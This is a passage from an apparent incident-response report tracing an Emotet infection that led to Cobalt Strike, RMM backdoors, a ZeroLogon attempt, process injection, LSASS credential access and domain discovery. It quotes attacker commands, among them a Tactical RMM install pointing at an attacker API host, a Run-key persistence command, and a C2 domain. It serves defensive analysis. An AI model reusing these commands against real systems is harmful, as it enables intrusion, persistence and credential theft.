MAC Vendor: PCS SYSTEMTECHNIK
Creation: 2022-05-12 15:33:49
```

Execution

Once the PowerShell script from the LNK file executed successfully, Emotet began execution. Emotet will initially copy itself to a randomly named folder in the users temporary folder.




› Admin › AppData › Local › QiAPObhR

XEzRj.dll

Multiple instances of Emotet spawning itself was observed over a period of three days. Almost all the instances of Emotet included three enumeration commands executed:


```
systeminfo
ipconfig /all
nltest /dclist:
```

Towards the third and fourth day of the intrusion, Cobalt Strike was dropped to disk as a PE executable and executed. This access was used to perform enumeration and move laterally to other hosts.



EventCode	TaskCategory	Image	CommandLine	TargetFilename
1	Process Create (rule: ProcessCreate)	C:\Users\[redacted]\AppData\Local\QiAPObhR\RWGjGeiPg.exe	"C:\Users\[redacted]\AppData\Local\QiAPObhR\RWGjGeiPg.exe"	
11	File created (rule: FileCreate)	C:\Windows\system32\regsvr32.exe		C:\Users\[redacted]\AppData\Local\QiAPObhR\RWGjGeiPg.exe


The following diagram aims to provide an illustration of the execution chain with multiple instances of Emotet leading to Cobalt Strike.


Emotet Execution Chain
Powershell Execution via LNK
Powershell LNK Execution
Emotet
Regsvr32 C:\Users\USER~1.XXX\AppData\Local\Temp\nfWFQ\jxKPIrMFxJ.OOf
systeminfo
ipconfig
nltest /dclist:
jxKPIrMFxJ.OOf writes itself to %TEMP%\QiAPObhR\XEzRj.dll
Emotet
regsvr32.exe C:\Users\USER\AppData\Local\QiAPObhR\XEzRj.dll
systeminfo
ipconfig
nltest /dclist:
Emotet
regsvr32.exe C:\Users\USER\AppData\Local\QiAPObhR\XEzRj.dll
systeminfo
ipconfig
nltest /dclist:
Emotet
regsvr32.exe C:\Users\USER\AppData\Local\QiAPObhR\XEzRj.dll
systeminfo
ipconfig
nltest /dclist:
Emotet
regsvr32.exe C:\Users\USER\AppData\Local\QiAPObhR\XEzRj.dll
Cobalt Strike
ldWWYNEycGGSEpi.exe
cmd.exe /C net group "domain computers" /domain
cmd.exe /C net group "domain admins" /domain
cmd.exe /C nltest /trusted_domains
Cobalt Strike
RWGjGeiPg.exe
whoami /groups
net group /domain
net group /domain "Domain computers"
net group /domain "Domain controller"
net group /domain "Domain controllers"
net group "domain Admins" /domain

Persistence


The Emotet malware has used various persistence methods over time, an example can be seen here.

On the first day, Emotet established persistence via a run key.



NTUSER.DAT	Value name	XEzRj.dll	2022-06-14 15:00:44	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	XEzRj.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\QiAPObhR\XEzRj.dll"
NTUSER.DAT	Value data	XEzRj.dll	2022-06-14 15:00:44	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	XEzRj.dll	C:\Windows\system32\regsvr32.exe "C:\Users[redacted]\AppData\Local\QiAPObhR\XEzRj.dll"

As we can see, the `regsvr32.exe` Windows's native utility was used to launch the Emotet DLL.



XEzRj.dll | RegSz | C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\QiAPObhR\XEzRj.dll" ☐ ☐

ue name: XEzRj.dll

ue type: RegSz

ue: C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\QiAPObhR\XEzRj.dll"

w value:


```
43-00-3A-00-5C-00-57-00-69-00-6E-00-64-00-6F-00-77-00-73-00-5C-00-73-00-79-00-73-00-74-00-65-00-6D-00-33-00-32-00-5C-00-72-00-65-00-67-00-73-00-76-00-72-00-33-00-32-00-2E-00-65-00-78-00-65-00-20-00-22-00-4
3-00-3A-00-5C-00-55-00-73-00-65-00-72-00-73-00-5C-00-61-00-73-00-74-00-6F-00-6E-00-2E-00-63-00-72-00-6F-00-75-00-63-00-68-00-5C-00-41-00-70-00-70-00-44-00-61-00-74-00-61-00-5C-00-4C-00-6F-00-63-00-61-00-6
C-00-5C-00-51-00-69-00-41-00-50-00-4F-00-62-00-68-00-52-00-5C-00-58-00-45-00-7A-00-52-00-6A-00-2E-00-64-00-6C-00-6C-00-22-00-00-00
```

After moving to the hands on keyboard phase of the intrusion, the threat actors proceeded to deploy several remote management tools across the environment. Tactical RMM was the first tool chosen for deployment. Tactical RMM is a remote management software platform that uses a combination of agents to allow for remote management and access to systems.

The file `17jun.exe,` was deployed into the programdata folder on one of the servers. This was then executed by the threat actors and resulted in the installation of the main RMM agent. The install completed with the following command.

```
"C:\Program Files\TacticalAgent\tacticalrmm.exe" -m install --api
https://api.floppasoftware[.]com --client-id 1 --site-id 1 --agent-type server --auth
5bc5f5263224697ff9a653f8efa7e7d7a2ce341920a03c60e4823331b2508c
```

A service was also created for the agent.




A service was installed in the system.

Service Name: TacticalRMM Agent Service
Service File Name: "C:\Program Files\TacticalAgent\tacticalrmm.exe" -m svc
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

```
Event 7045
A service was installed in the system.

Service Name: TacticalRMM Agent Service
Service File Name: "C:\Program Files\TacticalAgent\tacticalrmm.exe" -m svc
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem
```

Along with the `tacticalrmm.exe` client, a second executable called `meshagent.exe,` was installed to handle remote session interaction, and a separate service was created for that agent.




A service was installed in the system.

Service Name: Mesh Agent
Service File Name: "C:\Program Files\Mesh Agent\MeshAgent.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

```
Event 7045
A service was installed in the system.

Service Name: Mesh Agent
Service File Name: "C:\Program Files\Mesh Agent\MeshAgent.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem
```

On the final day of the intrusion, the threat actors added AnyDesk to the same server running Tactical RMM, providing an additional means of access prior to the deployment of ransomware.



Event 7045, Service Control Manager


A service was installed in the system.

Service Name: AnyDesk Service
Service File Name: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

```
Event 7045
A service was installed in the system.

Service Name: AnyDesk Service
Service File Name: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem
```

Privilege Escalation

We suspect a failed ZeroLogon exploit was attempted against a domain controller, originating from the beachhead host with Cobalt Strike running on it. One indicator is the ‘mimikatz’ string in the Netlogon event that is used by the Mimikatz Zerologon implementation.




Event 5805, NETLOGON

The session setup from the computer mimikatz failed to authenticate. The following error occurred:
Access is denied.

Log Name:	System		
Source:	NETLOGON	Logged:	[redacted]
Event ID:	5805	Task Category:	None
Level:	Error	Keywords:	Classic
User:	N/A	Computer:	Domain Controller
OpCode:			
More Information:	Event Log Online Help		

During a period of a few seconds, multiple NetrServerReqChallenge and NetrServerAuthenticate2 methods in the traffic from a single source were observed, this is one of the indicators of a Zerologon attempt.




```
Time         Source      Destination  Protocol     Length Info
1821.577297  [redacted]  [redacted]   RPC_NETLOGON   120 NetrServerReqChallenge request, mimikatz
1821.577755  [redacted]  [redacted]   RPC_NETLOGON    90 NetrServerReqChallenge response
1821.578473  [redacted]  [redacted]   RPC_NETLOGON   150 NetrServerAuthenticate2 request
1821.578846  [redacted]  [redacted]   RPC_NETLOGON    94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.579203  [redacted]  [redacted]   RPC_NETLOGON   120 NetrServerReqChallenge request, mimikatz
1821.579559  [redacted]  [redacted]   RPC_NETLOGON    90 NetrServerReqChallenge response
1821.579720  [redacted]  [redacted]   RPC_NETLOGON   150 NetrServerAuthenticate2 request
1821.580712  [redacted]  [redacted]   RPC_NETLOGON    94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.581107  [redacted]  [redacted]   RPC_NETLOGON   120 NetrServerReqChallenge request, mimikatz
1821.581755  [redacted]  [redacted]   RPC_NETLOGON    90 NetrServerReqChallenge response
1821.582475  [redacted]  [redacted]   RPC_NETLOGON   150 NetrServerAuthenticate2 request
1821.583348  [redacted]  [redacted]   RPC_NETLOGON    94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.583785  [redacted]  [redacted]   RPC_NETLOGON   120 NetrServerReqChallenge request, mimikatz
1821.583876  [redacted]  [redacted]   RPC_NETLOGON    90 NetrServerReqChallenge response
1821.584187  [redacted]  [redacted]   RPC_NETLOGON   150 NetrServerAuthenticate2 request
1821.584942  [redacted]  [redacted]   RPC_NETLOGON    94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
1821.585491  [redacted]  [redacted]   RPC_NETLOGON   120 NetrServerReqChallenge request, mimikatz
1821.585743  [redacted]  [redacted]   RPC_NETLOGON    90 NetrServerReqChallenge response
```

Defense Evasion


Process Injection

The threat actor was observed process injecting into legitimate process and using them to execute their own tasks on the system, this can be seen from Winlogon connecting to a domain associated with a Cobalt Strike server and removing files from the system.



Dns query (rule: DnsQuery)	22	C:\Windows\system32\winlogon.exe		juanjik.com
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\x86.dll	
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\p.bat	

The specific mechanism used to inject into a foreign process, was injecting arbitrary code into its memory space, and executing it as a remotely created thread. This occurred from rundll32.exe, which was previously used to execute and run Cobalt Strike.



TaskCategory	EventCode	SourceImage	TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	8	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\winlogon.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	8	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\winlogon.exe


The following table summarizes the processes used for injection during this case:

Injected Process Name	Injection Payload
C:\Windows\system32\winlogon.exe	Cobalt Strike
C:\Windows\System32\RuntimeBroker.exe	Cobalt Strike

C:\Windows\System32\svchost.exe	Cobalt Strike
C:\Windows\System32\taskhostw.exe	Cobalt Strike
C:\Windows\system32\dllhost.exe	Cobalt Strike


PowerTool

PowerTool was observed, dropped and executed on the server used to deploy the ransomware payload. This tool has the ability to kill a process, delete its process file, unload drivers, and delete the driver files. It has been reportedly used by several ransomware groups to aid in their operations [1][2][3][4].



ParentImage	CommandLine	IntegrityLevel	Company	Description
C:\Windows\explorer.exe	"C:\Users\[redacted]\Pictures\PowerTool64.exe"	High	http://twitter.com/ithurricanept	Anti-virus/rootkit/bootkit Tool

As a byproduct of execution, PowerTool will drop a driver to disk and load it into the system.




TaskCategory	ImageLoaded	Signature	SignatureStatus
Driver loaded (rule: DriverLoad)	C:\Users\[redacted]\Pictures\kEvP64.sys	北京华林保软件技术有限公司	Valid

```
Driver Signature Name: 北京华林保软件技术有限公司
```

Indicator Removal


The threat actor was observed deleting files that had been dropped to disk.



TaskCategory	EventCode	Image	TargetFilename
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\find.exe
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\find.bat
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\x86.dll
File Delete archived (rule: FileDelete)	23	C:\Windows\system32\winlogon.exe	C:\ProgramData\p.bat


Credential Access

Process access to LSASS was observed, likely to dump credentials from a process that was injected with Cobalt Strike. The Granted Access level matches know indicators for Mimikatz with an access value of 0x1010 (4112), as we covered in a prior report.



TaskCategory	SourceImage	TargetImage	GrantedAccess	TargetUser
Process accessed (rule: ProcessAccess)	C:\Windows\system32\dllhost.exe	C:\Windows\system32\lsass.exe	0x1010	NT AUTHORITY\SYSTEM

We also observed a Cobalt Strike executable request access level of 0x0040 (64) to LSASS, as well indicating other credential access tools may have been in use by the threat actor.



Action Type	Initiating Process Parent File Name	Initiating Process Folder Path	Process Command Line	Additional Fields	Initiating Process Parent Id	Initiating Process Id
OpenProcessApiCall	cmd.exe	c:\programdata\sc_https_x64.exe	lsass.exe	{ "DesiredAccess": 64 }	7,828	8,16

Discovery

During the initial Emotet execution, three automated discovery commands were observed. These were then repeated, seen occurring once a day from the Emotet host.

```
systeminfo
ipconfig /all
nltest /dclist:
```

Multiple commands responsible for enumerating Active Directory groups, domain joined computers, and domain trusts, were executed via Cobalt Strike on the beachhead.

```
whoami /groups
net group /domain
